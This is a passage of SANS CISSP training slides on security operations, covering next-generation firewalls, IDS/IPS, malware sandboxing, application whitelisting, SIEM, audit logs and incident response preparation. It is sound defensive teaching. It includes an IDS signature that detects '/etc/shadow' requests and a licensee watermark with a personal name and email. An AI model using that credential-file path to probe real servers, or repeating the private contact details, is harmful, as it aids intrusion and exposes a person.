One of the most significant changes with the NGFW beyond more traditional firewalls is the capability and overt emphasis on Layer 7. Now, in truth, SI firewalls have historically dabbled a bit in Layer 7, but it was largely to better handle state more than providing overtly significant firewalling capabilities beyond Layer 3/Layer 4. At least initially that was the case.

NGFW has been built from the ground up with Layer 7 squarely in mind. This is a distinguishing characteristic that some traditional firewall vendors are absolutely having to play catch-up on.

TRADITIONAL VS. NGFW EXAMPLE

- Your organization is concerned about potential data exfiltration via Facebook Chat, but a few executives want to be allowed
- You are tasked with leveraging your existing firewall deployment to help mitigate this risk
- Traditional Firewall Options (or lack thereof):
 - Block TCP/80 (wow, overkill much)
 - Block FB destination IP addresses (sure, they just have 1 or 2)
 - Assign static IP addresses to executives and allow them access to FB
- NGFW Options:
 - Block Facebook Chat (while still allowing FB)
 - Allow FB Chat for executives in question



MGT414 | SANSTraining Program for CISSP® Certification 59

Traditional vs. NGFW Example

Let us consider a scenario to help illustrate some key differences between traditional and NGFW. This can help you simply to better understand the offering and its capabilities. However, it is more important than that because every firewall is now an NGFW according to your vendors, whether this is actually true or not.

Consider that you are tasked with blocking the potential use of Facebook Chat due to its potential use as a means of data exfiltration. Now, the organization is generally intended to be allowed access to FB, but not to FB Chat. Oh, and there are a few executives who want to be able to access it in spite of the general ban.

Um, good luck pulling that off with a traditional firewall.

APPLICATION INSPECTION

- The key differentiating feature of NGFW vs. traditional firewalls is that of application inspection capabilities
- NGFW exposes detailed understanding of client and web applications, not just IP addresses that happen to, for now, be associated with a particular server/service
- NGFW can understand and filter specific client-side application capabilities
- Understand this will of course not be perfect, and is subject to bypass



MGT414 | SANSTraining Program for CISSP® Certification 60

Application Inspection

One of the key differentiators between traditional and NGFW is the ability for the latter to dig deep into Layer 7. We are not simply talking about having a simplistic understanding of what the RFC for HTTP or FTP or SSH looks like, though that is a need as well. No, NGFW very often goes well beyond simple matters of protocols even to the extent of understanding particular, custom, and typically popular web applications.

This can be a significant boon in the world where everything is a web application or a mobile application, and the browser talking over HTTP is the conduit to almost everything. Going beyond simple Layer 3/Layer 4 filtering, and even beyond simple protocol understanding, is necessary in the modern world.

BASTION HOST

Bastion host

- It is a host computer in the public area or a DMZ
- It is exposed to attack from the internet
- It must have functions to protect itself
- It can be a firewall or router

Bastion Host

Web, mail, and FTP servers can be considered bastion hosts. A bastion host is a host computer in the public area or a DMZ and is exposed to attack from the internet.

HOST-BASED FIREWALLS

- Host-based firewalls are software that runs on the protected host
- Additional defense-in-depth layer when combined with network firewalls

Examples include:

- Windows Firewall
- iptables (Linux/Unix)
- IPFilter (Linux/Unix)
- Application Firewall (Mac OS X)
- McAfee Personal Firewall (Windows)
- ZoneAlarm (Windows)



MGT414 | SANSTraining Program for CISSP® Certification 62

Host-Based Firewalls

The host represents a critical layer in defense-in-depth. A host-based firewall should be used in addition to network firewalls, which we previously discussed. Malware will often attempt to disable local security controls, such as a host-based firewall and antivirus software. The malware will not (easily) be able to disable a network firewall.

INTRUSION PREVENTION SYSTEMS (IPS)

- Conceptually, IPS is like IDS, but is deployed inline to allow for it to block traffic
- IPS employs many of the same exact techniques as IDS to match on suspect traffic
 - But rather than simply alerting, the IPS will block the suspect traffic
- This distinction has major implications on the devices' configurations
- A false positive on an IDS can be an annoyance
 - A false on an IPS is a self-imposed DoS condition



MGT414 | SANSTraining Program for CISSP® Certification 63

Intrusion Prevention Systems (IPS)

Though the name, and even hardware, are extremely similar, IDS and IPS are materially different. Again, this is true even if the exact same hardware can be used for both IDS and IPS (or a hybrid).

Fundamentally, these are extremely different because of the nature of the configuration required. The easiest conceptual distinction is with False Positives. A false positive on an IDS is an annoyance to be sure, but does not cause business disruption. Whereas, a false positive on an IPS causes service outages. Necessarily, then the configuration of an IPS must be such that false positives cannot occur.

MALWARE DETONATION/SANDBOXING

- A more recent addition to the prevention landscape involves dynamic sandboxing of code/files being transferred to clients
- Attempts to shore up weaknesses in handling rapidly changing client-side exploitation landscape
- While the CISSP references this technology as sandboxing, the industry has not settled on a term for the approach, which we term Malware Detonation Devices (MDD)
- Regardless, these products represent a new widget for organizations to consider deploying
 - Like other new security offerings, this is not a replacement for any of our existing countermeasures



MGT414 | SANSTraining Program for CISSP® Certification 64

Malware Detonation/Sandboxing

What does this new shiny device actually intend to do? The primary focus is on taking files and rendering/executing them in advance of passing them to the targets. A JAR file is downloaded. Could be perfectly legit, but it could also be evil. The MDD could, if JARs are supported, render the JAR and see what it actually does before giving it a thumbs up or down.

Please note that though the MDDs are shiny and super cool and we have even seen some of them actually deliver on identifying 0-day exploits; they are not a magic bullet that obviates the need for other security controls.

[1] InfoSec Handlers Diary Blog - FireEye reports IE 10 zero-day being used in watering hole attack
<https://mgt414.com/1m>

SANDBOXING CAPABILITIES

The common goal of these devices is to bolster protection against malware from both an exploitation and post-exploitation vantage

- These products are under active development, so features are in a state of flux

The device will typically attempt to rapidly open/execute suspicious files and render content to determine endpoint impact

- The approach feels somewhat like behavioral malware analysis, but performed in an automated manner that can result in prevention

Significant differentiator is the file support and the detonation environment

- Ensure coverage for concerning files on the platforms you employ



Sandboxing Capabilities

The main emphasis of Malware Detonation Devices or sandboxing is automatically trying to render or execute files before passing them on, or perhaps simply providing a report after analysis.

Effectively, an MDD is an appliance (or cloud-enabled, big data, buzz word, buzz word) that automatically performs behavioral analysis. This approach has been employed for years in the forensics community, even in an automated fashion. Lenny Zeltser (GSE #2) has published a list of tools that perform automated malware analysis.¹

What makes MDD cool is the ability to perform the behavioral analysis in an automated, non-interactive fashion with potentially enough fidelity to determine whether there is a significant threat to the environment.

[1] Free Automated Malware Analysis Sandboxes and Services <https://mgt414.com/41>

APPLICATION WHITELISTING

One element of the previous section focused on software inventory

- This provided a significant potential security boon

If we know what software has been confirmed to be authorized, we can look for deviations

- The list of confirmed authorized or known-good represents our whitelist

Anything beyond the known-good list, at the very least, requires exception handling

- Hopefully, malware will not make it as an approved exception



MGT414 | SANSTraining Program for CISSP® Certification 66

Application Whitelisting

Building upon our previous software inventory can result in tremendous security value. At the end of the software inventory, there was an implied review of the inventoried software to determine whether it was authorized, and moreover, necessary.

Developing a solid, vetted, inventory of software is necessarily a time-consuming process, but also one that often results in the discovery and subsequent removal of malicious, suspicious, or simply even unnecessary software.

Conceptually, this serves as the underlying basis for our application whitelist. We want to allow a list of known-good software that has been vetted and deemed approved. Anything beyond that list should be blocked, or, at the very least, considered suspicious until handled.

APPLICATION (NOT FILE) WHITELIST

- To be clear, this quick win security control is not concerned with regular-old files
 - The whitelist doesn't care whether that critical spreadsheet has changed (File Integrity Monitoring)
- In fact, application whitelisting doesn't even care if a new malware binary is dropped into System32
 - Only becomes relevant to application whitelisting once that binary tries to run
- The focus is on executables, applications, binaries once they attempt execution
- Those files that execute code are in-scope



MGT414 | SANSTraining Program for CISSP® Certification 67

Application (not file) Whitelist

To be certain, we all appreciate what the application whitelist can, and also cannot afford us. The app whitelist does not provide direct benefits regarding the confidentiality or integrity of data. However, it does provide substantial indirect benefits on these fronts.

Even more surprising to some is that application whitelisting typically does not even help with malicious executables being written to a compromised system. Sounds odd, but the overt point of app whitelisting is to prevent someone from successfully executing that binary and does not deal directly with the placement of said malicious binary on the system in the first place.

ANTIMALWARE AND ANTIVIRUS

Malware stands for malicious software

- Includes viruses, worms, Trojans, spyware, etc.

Antimalware and antivirus are examples of endpoint security software that attempt to block these threats

Antivirus software focuses on worms and viruses

Antimalware might bundle the functionality of

- Antivirus
- Antispyware
- Host Intrusion Prevention Systems
- Application whitelisting



MGT414 | SANSTraining Program for CISSP® Certification 68

Antimalware and Antivirus

Antivirus software attempts to block various forms of malware.

Most antivirus software is signature-based, meaning it is designed to detect malware via patterns, such as a series of bytes.

Antivirus software may also detect malware via heuristics. These include behavioral rules, such as attempting to alter the boot sector, attempting to create a file called autorun.inf on removable media, etc.

Antimalware bundles the functionality of both antivirus and antispyware.

The term "end-point security software" means the software runs on the protected host, as opposed to devices such as a network firewall or network intrusion prevention system.

ANTIVIRUS/ANTIMALWARE

- Just deploy it!
- Is antivirus alone sufficient? Of course not
- Post-breach, do you want to defend a stance of not having deployed Antivirus? Not me!
- Yes, Antivirus/Antimalware has been getting a black eye for years
 - Main gripe is the signature-based detection component
- >30,000,000 new malware specimens during a single quarter¹, courtesy McAfee
 - Enumerating all evil is always a losing proposition



MGT414 | SANSTraining Program for CISSP® Certification 69

Antivirus/Antimalware

Security professionals have long taken issue with basic antivirus/antimalware products. For years, those professionals prone to say such things have declared antivirus to be "dead." Unfortunately, some security practitioners have been listening carefully and perhaps might have been calling for the removal of AV. Interesting conversation, but not one I really care about. Just install it and go forth and get some other work done.

Breach is inevitable. Do you want your company being the one testifying in a court and justifying removing the one security tool that most of the general public has a passing familiarity with?

McAfee, during a recent report, suggested that there were 20 million new malware specimens during one quarter of one year.¹ Enumerating all badness and attempting to block it is a recipe for FAIL, and yet just keep deploying it and running it.

Look, I get it, AV is unlikely to be a hugely significant boon to your approach to catching evil. It is extremely far from perfect, and yet, just deploy it and keep moving.

[1] McAfee Labs Threats Report <https://mgt414.com/53>

MORE SUPPORT FOR AV

- An additional reason for supporting the deployment of AV has little to do with AV
- Most antivirus vendors have been feeling their customers' dissatisfaction
- Most commercial antivirus products are much more than just AV now
 - They are now fancy endpoint security suites
- The suites typically include many additional capabilities beyond pure AV
- Generally, a dedicated point product will be more capable than the offering included within a general suite
 - But the standalone product will also usually be more expensive, too



MGT414 | SANSTraining Program for CISSP® Certification 70

More Support for AV

Beyond just trying to scare you into continuing to spend capital and operational resources on AV, I do think there is a positive security benefit. This benefit has precious little to do with antivirus itself. Our discontent with AV is palpable. Your vendors know you are dissatisfied with the offering, and once there is public precedent for a significant org shirking their antimalware responsibility, then more will likely follow.

The play antivirus companies have made is to rebrand themselves and their offerings to be much more than just antivirus. You typically do not have a subscription for AV software, but a rather more comprehensive endpoint security suite, or whatever your vendor decides to call it today.

These suites will be much more all-encompassing and will likely include: Standard, primarily signature-based, antivirus; a host-based firewall; perhaps some HIPS capabilities; some HIDS capabilities, though they are less overt about this one; perhaps, too, a dash of application whitelisting; removable device control; something they will suggest provides DLP (data leakage prevention) capabilities; and more, and more, and more.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. **Detection, Logging, and Monitoring**
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification 71

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

IDS AND IPS

An Intrusion Detection System (IDS) is a passive system that sends alerts when malicious actions occur

- Does not interfere with malicious traffic

An Intrusion Prevention System (IPS) is an active system that prevents malicious actions

- Changes (and ideally stops) malicious traffic

Historically, NIDS has three fundamental designs

- Signature Matching
- Protocol Behavior
- Anomaly Identification



IDS and IPS

An IDS requires read-only promiscuous access to a network, typically provided by a switch span port or a network tap.

An IPS is inline, like a firewall, and can prevent traffic from passing through. A traditional firewall filters Layers 3 and 4 (IP addresses and ports). An IPS can also filter Layer 7 (application data).

Some NIPS devices also contain a firewall, other IPS devices are designed to be used in addition to a traditional firewall. In that case, the IPS is usually placed behind the firewall, i.e.: internet -> external router -> firewall -> IPS -> internet network.

INTRUSION DETECTION SYSTEM (IDS)

- Sits on a network and sniffs traffic
 - Essentially a sniffer with rules
- Looks for indication of an attack
- Operates in two modes
 - Passive: Sends alert but does not stop the attack
 - Active: Stops the attack, usually by sending resets



MGT414 | SANSTraining Program for CISSP® Certification 73

Intrusion Detection System (IDS)

A network IDS is essentially a device that sits on a network like a sniffer and gathers all traffic that passes over that network segment. Because it gathers all traffic across a network segment, it must be able to see all the traffic. If it is connected via a hub, this is usually not a problem; if it is connected via a switch, however, it is critical that the switch be configured properly so that the IDS can see all the traffic without impacting the performance of the network.

By default, an IDS passively processes the traffic looking for signs of an attack. Usually, an IDS operates in passive mode and sends off an alert but does not do anything to stop the attack. In essence, a console terminal must be monitored at all times; when an attack is detected, an alert is generated on the screen. It is then up to an operator or analyst to determine the extent of the problem and what to do. An IDS can also operate in active mode, in which it tries to stop the attack. That is, the IDS operates in more of an active way and requires less operator intervention. In active mode, when an attack is detected, the IDS automatically takes action to stop the attack. The most common way to do this is by sending resets to both the sender and receiver. Another method is to reconfigure the firewall to block the attack.

IDS EVENTS DEFINED

- True positive
- True negative
- False positive
- False negative



MGT414 | SANSTraining Program for CISSP® Certification 74

IDS Events Defined

When classifying the accuracy of an IDS system, certain key terms are used. Therefore, you need to understand the following key terms with regard to IDSs:

- **True positive:** When the IDS sets off an alert and it is a real attack.
- **True negative:** When the IDS does not set off an alert and it is normal traffic.
- **False positive:** When the IDS sets off an alert and it is normal traffic.
- **False negative:** When the IDS does not set off an alert and it is attack traffic.

When measuring the effectiveness of an IDS, you want to increase the true positives and true negatives and decrease the false positives and false negatives. Most IDSs tend to have more false positives than false negatives when it comes to errors. Looking at the definitions, this should make sense. Having an IDS report an attack when there isn't one creates less of an impact than an IDS not reporting an attack when there actually is one and thereby allowing that attack to slip under the radar.

SIGNATURE MATCHING

Signature matching is the simplest form of detection

- Alerts when specific patterns are recognized

Signature matching is a form of blacklisting

- Works well for known exploits and malware that doesn't change

Prone to false positives; it tends to fail against

- New or custom malware/attack techniques
- Polymorphic malware
- Encrypted traffic



Signature Matching

Here is a signature-based rule from Emerging Threats:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET  
WEB_SERVER /etc/shadow Detected in URI"; flow:to_server,established;  
content:"/etc/shadow"; nocase; http_uri;  
reference:url,en.wikipedia.org/wiki/Shadow_password;  
reference:url,doc.emergingthreats.net/2009485; classtype:attempted-  
recon; sid:2009485; rev:7;)^1
```

The signature will trigger when the string "/etc/shadow" occurs in TCP traffic sent from external hosts to HTTP servers on HTTP ports.

Polymorphic means "many shapes." Polymorphic malware changes as it spreads. It hits the first with code signature A and then alters its code to signature B as it hits the second system, signature C as it infects the third system, etc.

[1] 2009485 < Main < EmergingThreats https://mgt414.com/47

PROTOCOL BEHAVIOR

Protocol behavior is the second major NIDS design

One approach

- Read RFCs (Request For Comments) for a protocol
- Model expected protocol usage
 - TCP: SYN -> SYN/ACK -> ACK
- Alert for non-standard protocol usage
 - TCP: SYN/FIN or SYN/RST

Prone to false positives with complex protocols, nonstandard implementations, and changing protocol use

- Web applications prove particularly challenging



MGT414 | SANSTraining Program for CISSP® Certification 76

Protocol Behavior

Blackhats mangle packets, and a protocol behavior IDS will detect this. The problem: Some developers also mangle packets. Many do not read the RFCs (Request For Comments documents, which describe protocols such as TCP). They write applications that "work," but do not always adhere to the formal design specifications.

As a result, a protocol behavior IDS will alert for malicious traffic, but may also alert for some poorly designed applications that send network traffic.

[1] jargon, node: Hanlon's Razor <https://mgt414.com/11>

ANOMALY DETECTION

Anomaly Detection models expected behavior and ignores it

Alerts on anomalous behavior

- Anomalous != Evil
- Could be new application, user, or just statistically significant behavior changes

Prone to false positives when behavior changes

- Often difficult to understand cause of the alerts



MGT414 | SANSTraining Program for CISSP® Certification 77

Anomaly Detection

Anomaly detection has earned a poor reputation, based on the course authors' opinion on poor design and deployments.

Anomaly-based detection is best used on small, well-designed networks, and in specific high-risk cases.

HONEYPOTS/HONEYNETS

Honeypots provide a system for which no business need exists

- Define it a little differently when requesting funding

By not serving any legitimate business purpose, any interaction with these systems represents, at best, a misconfiguration or, more likely, someone up to no good

- Even misconfigurations are important, so there is an incredibly low incidence of false positives with honeypots

The Honeynet Project has been around for ages and provides tremendous resources on this front

- Though they do much more than just supply research and tools related to honeypots



MGT414 | SANSTraining Program for CISSP® Certification 78

Honeypots/Honeynets

The Honeynet Project has been the most influential and visible organization in this space. The terms honeypot and honeynet are used to indicate deception devices. Honeypots are generally considered to be systems deployed that have no direct business need for interaction. The intent of the honeypot is primarily to serve as a trap for adversaries that mean to cause harm.

Because there is no legitimate use of a honeypot, any interactions with it are suspect. At best, a misconfiguration could lead to interaction with a honeypot, but the assumption is that any interaction is, at the very least, suspicious.

[1] Projects | The Honeynet Project <https://mgt414.com/1v>

TRADITIONAL HONEYPOTS

- When considering honeypots, the primary focus historically has been on public-facing honeypots
- These publicly accessible honeypots masquerade as legitimate servers offering public services
- Worthwhile approach, but will require a lot of time dealing with unsophisticated automated attacks that could possibly be dealt with using lower overhead preventive/detective technologies
- A more valuable approach capable of dealing with more advanced adversaries post-compromise would be employing internal honeypots



MGT414 | SANSTraining Program for CISSP® Certification 79

Traditional Honeyhops

Historically, the main emphasis on honeypots was to deploy these deception devices alongside public-facing systems/services. Effectively, now, in addition to your actual web server, you might have a honeypot web server that no one has any reason to know about/connect to as it is not offering legitimate business services.

While there is merit to these public-facing honeypots, they tend to get hit with lots of automated scans and tools looking for very specific issues. While that can be valuable intelligence, the vast majority of the data simply points to unsophisticated attackers. And yet, to gain value from the honeypot requires actively leveraging the intelligence generated, which, in this case, can be fairly cumbersome.

SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

- Each of the detective technologies discussed previously will provide some potential for detecting malice
- Detection without response does little to increase an organization's security posture
- Detection->Response requires a person, tool, or likely both actually reviewing data for intelligence to act upon
- The volume of security-relevant data generated in a modern cyber defense architecture is staggering
 - To deal with the volume and ease analysis now generally requires a dedicated SIM/SEM/SIEM device
- Unfortunately, quite a few organizations simply consolidate their data to more efficiently ignore it



MGT414 | SANSTraining Program for CISSP® Certification 80

Security Information and Event Management (SIEM)

Many of the technologies discussed have provided some degree of detective capabilities, even if they were not overtly detective devices. Just because those devices COULD allow us to detect the adversary's tactics does not mean that we WOULD detect them. Stop and think about when you have read details about an organization having been breached. We hear explanations about what happened, how it happened, and sometimes how long it was happening.

Consider for a minute what this means. How could they determine how long an organization had been compromised? In most of the cases, there was sufficient evidence available for the IR/Forensics folks to effectively reconstruct events. This signals that the data necessary for detection was typically available, but ignored overtly or passively missed.

CONTINUOUS MONITORING

- Security is a process, not a destination
 - Continuously monitoring the state of the organization's systems, applications, and users is required
- Gathering relevant network and log data is vital
- Not only collecting, but reviewing logs is key to truly understanding the security posture
- Tools previously discussed such as SIEM and IDS are key monitoring tools
- System/Event logs, web server logs, firewall and proxy logs, and many others can provide key insights, and should be monitored by the SIEM



MGT414 | SANSTraining Program for CISSP® Certification 81

Continuous Monitoring

Continuously monitoring an organization's security posture is required in the face of today's modern threat landscape.

During the planning phase, key metrics that determine the effectiveness of the security controls should have been defined. During the operational deployed phase, ongoing monitoring of these controls and metrics will be performed.

Continuously monitoring the state of the organization's systems, applications, and users is required. Collecting, along with reviewing, logs is key to truly understanding the security posture of the organization. Tools previously discussed such as SIEM and IDS are key monitoring tools. Additionally, system/event logs, web server logs, firewall and proxy logs, and many others can provide key insights, and should be monitored by the SIEM.

When prevention inevitably fails, detection via proactive monitoring becomes critical.

USER MONITORING

Electronic monitoring

- Applied consistently and uniformly
- Should be conducted in a lawful manner

Email monitoring

- User should be informed
 - Logon banner
 - Other means
 - Banner should state:
 - Individual consents to monitoring by logging on to system
 - Define the consequences of unlawful activities

State that there is no guarantee of email privacy



MGT414 | SANSTraining Program for CISSP® Certification 82


User Monitoring

Monitoring of employees/users will need to be performed in order to ensure the security posture of the organization is maintained. All monitoring needs to be performed consistently and uniformly.

Employees should be explicitly aware of the fact their communications could be monitored if this is the case. Clearly remove any expectation of privacy they might have.

AUDIT/EVENT LOGS

- Logs are critical to investigations
 - Not just system logs from compromised devices
 - Most organizations don't log enough or don't have centralized log storage
 - Attackers will often clear out or alter logs of compromised systems
- SIM/SIEM/SEM can assist in making these logs usable
- Logging levels typically need to be increased, in addition to being centralized



SANS

MGT414 | SANSTraining Program for CISSP® Certification 83

Audit/Event Logs

System and security event logs are absolutely critical to successful incident response. The more logs that can be provided to an investigator, the better. Without appropriate logs, it could well be impossible to determine much of the extent of a compromise, let alone how the organization was compromised in the first place.

Unfortunately, most organizations don't log enough or don't have centralized log storage. While the lack of centralized log storage might not seem like a big deal, if an attacker compromises a system, local logs become suspicious or nonexistent. SIM/SIEM/SEM can assist in making these logs more readily usable.

Still, logging levels typically need to be increased well beyond the default levels. Further, organizations need to configure logging throughout the organization, not just system logs. Logs from much more than just compromised systems will be beneficial.

AUDIT TRAILS (1)

- Must be reviewed
 - Periodic manual review to make sure tools are working
- Must be part of a routine
- Ease task with use of tools
- Ensure tool works properly
- Records the history of transactions on the system
- Can be used to flag indications of abnormal behavior by attackers
- Provides accountability through the ability to reconstruct past events and identify users associated with those events



MGT414 | SANSTraining Program for CISSP® Certification 84

Audit Trails (1)

It is fine to collect audit information, but it is useless unless you review this information regularly. Audit trails must be reviewed on a schedule set by policy. This is a very important step in protecting your environment. Often, logs will give the first indication that something suspicious is going on with your systems and that abuse might be taking place. It is legally important to be able to demonstrate that audit trails are conducted on a regular basis. This may be the only way your evidence might be admissible in court.

It is also understood that manual review of audit logs can be cumbersome and quickly become a full-time job. It is strongly recommended that you use a log reduction tool to avoid looking at hundreds of megabytes of information. Such a tool could be used in conjunction with an anomaly detection tool that would notice unusual trends in traffic patterns. A good example is CodeRed. It is abnormal for your Web server to start browsing the Web on port 80 outbound. This type of traffic would be flagged by an anomaly detector tool or by a firewall that is properly configured to only allow the authorized traffic outbound.

Just a word of warning: Ensure that the tools you use are working properly and they do not give you a false sense of security. This is why it is important to manually process part of the logs to ensure they are working.

AUDIT TRAILS (2)

- Transaction information logged
 - Individual conducting transaction
 - Date
 - Time
 - Location (workstation) used to process the transaction
- Audit information should be protected at a level appropriate for the system about which the audit pertains
- Audit information should be retained and protected when stored off-site
- The integrity of the audit information must be protected
- Audit data has to be available even during a security breach

SANS

MGT414 | SANSTraining Program for CISSP® Certification 85

Audit Trails (2)

The following is transactional information that can be logged:

- Individual conducting transaction
- Date
- Time
- Location (workstation) used to process the transaction

Audit information must be protected in a manner suggested by the sensitivity or criticality of the system from which it was obtained. Audit data can have confidentiality, integrity, and availability concerns of its own. The data can be sensitive in nature as it relates to systems and individual users. The availability needs of the data pertain mainly to their importance for detailing what has occurred on a system. The integrity of audit data should not be able to be questioned. Digital signatures can be employed to help ensure the integrity remains intact.

AUDIT LOG BACKUP

- No log, no audit
- Central logging
 - Prevent attackers from covering their tracks
- Make sure you use an NTP server



MGT414 | SANSTraining Program for CISSP® Certification 86

Audit Log Backup

Maintaining a centralized backup copy of your logs is critically important to your monitoring. You must have a means to ensure that the logs were not modified, deleted, altered or changed in order to consider them a reliable source of information. Many attackers know that the last thing to do before exiting a system is to erase all traces of malicious activity by removing logs, shell history, and a few other files that may leave evidence of their visit. This is why you should implement a centralized logging host where a copy of all logs will be sent. This centralized server has to be very secure, as it will contain important information that you will need if something ever goes wrong. By default, syslog does not provide any integrity features that can confirm the authenticity of the logs, but other third-party utilities such as Syslog-NG have such features. It is also important to regularly back up your centralized syslog server in order to protect all of the logs it has stored. In highly critical environments, a copy of logs can be sent to multiple servers at once. This will greatly increase the chances of having a reliable copy of the logs somewhere.

Just as a side note, you must ensure that all of your systems are using a reliable and accurate time source. This will ease log correlation. If the time is erroneous, it will be very difficult to reconstruct the events that took place.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. Detection, Logging, and Monitoring
5. **Incident Response**
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

SANS

MGT414 | SANSTraining Program for CISSP® Certification 87

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY INCIDENTS

Every organization experiences security incidents

- If they deny it, they are either lying or just not paying attention (or a bit of both)

Our acceptable level of risk was non-zero

- We actually anticipate the loss of confidentiality, integrity, or availability

How do we actually deal with this eventuality?



MGT414 | SANSTraining Program for CISSP® Certification 88

Security Incidents

It is guaranteed that a modern organization will, at some point, experience a security incident. Honestly, if an organization disputes that they have ever had a security incident, either they are lying or simply not paying close enough attention.

Recall that even after all of our analysis, mitigation, and countermeasures, still risk remained. In fact, we are stipulating that a security incident will eventually occur given enough time and systems. Organizations are, in fact, fairly static targets that are constantly being probed and attacked at all hours of the day.

INCIDENT RESPONSE

Incident Response is the process of dealing with security incidents

- Not a matter of if incident response will be employed, but when
- Incident response is likened to emergency medicine
- High stakes, high pressure, mistakes can be very costly, but inaction, too, is very costly



MGT414 | SANSTraining Program for CISSP® Certification 89

Incident Response

Incident Response is the process of dealing with security incidents. It's not a matter of if incident response will be employed, but when, as incidents will inevitably occur. Incident response is often likened to emergency medicine: When handling incidents, the stakes are high, it is highly stressful, mistakes can be very costly, but inaction is very costly as well.

The more actions that can be performed now, the better. While judgment will be necessary, wherever possible, decisions should be made in advance of needing to make them.

PREPARING FOR INCIDENTS

Critical decisions must be made before incidents can be effectively handled

- Will the organization generally pursue legal action?
- What action is incident response authorized to take without approval?
- Will the organization attempt to understand the root cause of the issue or just reimagine/revert?
- Are the incident responders authorized to allow attackers to persist to gain intelligence?

Also, templates need to be built for data gathering



MGT414 | SANSTraining Program for CISSP® Certification 90

Preparing for Incidents

Preparing for incidents prior to their occurrence helps to maximize success and minimize foolish mistakes. Some critical decisions must be made before incidents can be effectively handled in the field. These questions need to be answered by management, and, preferably, provided in a written document.

- Will the organization generally pursue legal action?
- What action is incident response authorized to take without approval?
- Will the organization attempt to understand the root cause of the issue or just reimagine/revert?
- Are the incident responders authorized to allow attackers to persist to gain intelligence?

Another key preparation step involves building templates to be used for data gathering and general guidelines. These will ensure that the incident responder provides appropriate documentation and hopefully makes fewer mistakes. The more robust the templates, the less likely for simple mistakes to occur in this incredibly stressful time.

TYPES OF INCIDENTS

- Types of security incidents vary
 - However, some types are common enough to warrant specific mention
- Goal is to understand ramifications of specific incident types to prepare for them in advance
- One point to keep in mind, for any incident that results in employee termination
 - Ensure proper evidence is maintained to be able to defend action in a wrongful dismissal lawsuit

SANS

MGT414 | SANSTraining Program for CISSP® Certification 91

Types of Incidents

Security incidents are rather varied and come in many forms. However, some general types of incidents or themes are common enough to warrant specific mention as you are likely to encounter them. The goal is not to present an exhaustive list of incident types, but to understand the ramifications of specific incident types to prepare for them in advance.

One point to keep in mind, for any incident that results in employee termination: Always ensure proper evidence is maintained to be able to defend the action, in case of a wrongful dismissal lawsuit.

CRIMINAL ACTIONS

- Your organization could be involved in criminal proceedings in different fashions
 - Could be victims of crime
 - Network could be used to perpetrate crime
 - By external or internal actor
 - Organization itself could be accused of criminal actions
- In any case, proper handling of evidence is key
- Burden of proof is "Beyond a shadow of a doubt"
 - Screams solid integrity measures around evidence collection and handling



MGT414 | SANSTraining Program for CISSP® Certification 92

Criminal Actions

While security incidents that end up in criminal court are thankfully the rare exception, your organization could be involved in criminal proceedings in different ways. The organization could be the victim of a crime. The organization's network could be used to perpetrate crime either from an external actor that compromised the site for this purpose or an internal actor that used the network because of ease of access. The organization itself could be accused of criminal actions.

While the impact to the organization can vary quite a bit depending on what lands it as a party to a criminal investigation, the impact to the incident handling process is no different. Proper handling of evidence is vital. Recall from Law & Order that the burden of proof in criminal investigations is "beyond a shadow of a doubt." That standard sets a pretty high bar and necessitates that all evidence collected and handled by incident responders employ solid integrity measures such as chain of custody, integrity checksums, and detailed incident response journals.

PRIVACY POLICY VIOLATIONS

- Citizen privacy is typically not considered as sacrosanct in the US as it is in other parts of the world
 - However, internal privacy policy and privacy law violations can certainly occur
- The organization could be charged with having violated privacy policy
- Or individuals within the organization could have abused a person's right to privacy



MGT414 | SANSTraining Program for CISSP® Certification 93

Privacy Policy Violations

Citizen privacy is typically not considered as sacrosanct in the US as it is in other parts of the world. However, privacy policy and privacy law violations can certainly occur.

Typically, these types of incidents are associated with an organization being charged with having inappropriately used a person's data for more than what was anticipated acceptable. It could be the organization's business practices are being called into question. However, the matter could also be that an internal employee (ab)used a customer's confidential data.

EXTERNAL ATTACKER

- The most commonly considered threat source is an external attacker
 - Appreciate that attribution (determining the actual source) is very difficult
- Still, detailed logs can be provided to the offending IP address's ISP
- Consider not just the attacking IP address, but also the IP addresses of drop locations if data was exfiltrated
- Also appreciate pivoting, which makes the external attacker into an internal attacker



MGT414 | SANSTraining Program for CISSP® Certification 94

External Attacker

Most incidents are perpetrated by an external attacker. Unfortunately, attribution (determining the actual source) can be very difficult, especially with more sophisticated attackers. Still, for incidents involving externally sourced attacks, detailed logs from external facing devices could prove useful. Be mindful of NAT when analyzing logs from internal systems, as you might need NAT logs from the firewall or router to determine what the source IP address was when the attack hit your external point of presence.

Even if the logs ultimately will often not track back to a guilty party (that from a legal jurisdiction standpoint is worth pursuing), detailed logs can still be provided to the offending IP address's ISP. Also, consider not just the attacking IP address, but also the IP addresses of drop locations if data was exfiltrated. Also, be mindful of the likelihood of pivoting, which makes the external attacker into an internal attacker.

EXTERNAL ATTACKER - LOGS

- Key logs when dealing with external attackers
 - Perimeter-facing devices' logs
 - NAT logs might be necessary
